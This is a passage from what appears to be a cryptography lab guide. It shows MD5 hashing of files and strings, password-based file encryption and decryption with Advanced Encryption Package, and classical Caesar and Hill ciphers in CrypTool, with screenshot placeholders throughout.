
2. Create a new file with some content in it as shown below.




3. Select Data Format as "File" and upload your file



4. Select Hashing Algorithm and Click Calculate




5. Now Select the Data Format to "**Text String**" and Type "**IPSpecialist…**" into Data filed and calculated MD5.



MD5 Calculated for the text string "**IPSpecialist…**" is "**a535590bec93526944bd4b94822a7625**"


6. Now, let's see how MD5 value is changed from minor change.



Just lowering the case of single alphabet changes entire hashing value. MD5 Calculated for the text string "**IPspecialist…**" is "**997bd71ad0158de71f6e97a57261b9a7"**

ii. Advanced Encryption Package


1. Download and Install Advance Encryption Package Latest Version. In this Lab, we are using Advanced Encryption Package 2014 and 2017 to ensure compatibilities on Windows 7 and Windows 10.




2. Select the File you want to Encrypt.

3. Set password


4. Select Algorithm



5. Click Encrypt



6. Compare both Files




7. Now, After forwarding it to another PC, in our case, in Windows 10 PC, decrypting it using Advanced Encryption package 2017.

8. Enter password


9. File Successfully decrypted**.**

iii. CrypTool


Cryptool is a free e-learning tool to illustrate the concepts of cryptography. Try Various Encryption/Decryption algorithms.




Go to file and click on New




Click on Caesar






The Encrypt it



Now again click on Caesar and and enter the key entry numeric value that was choosen at the time of encryption to decrypt.



Now will try for Hill, here we are using SBCM as key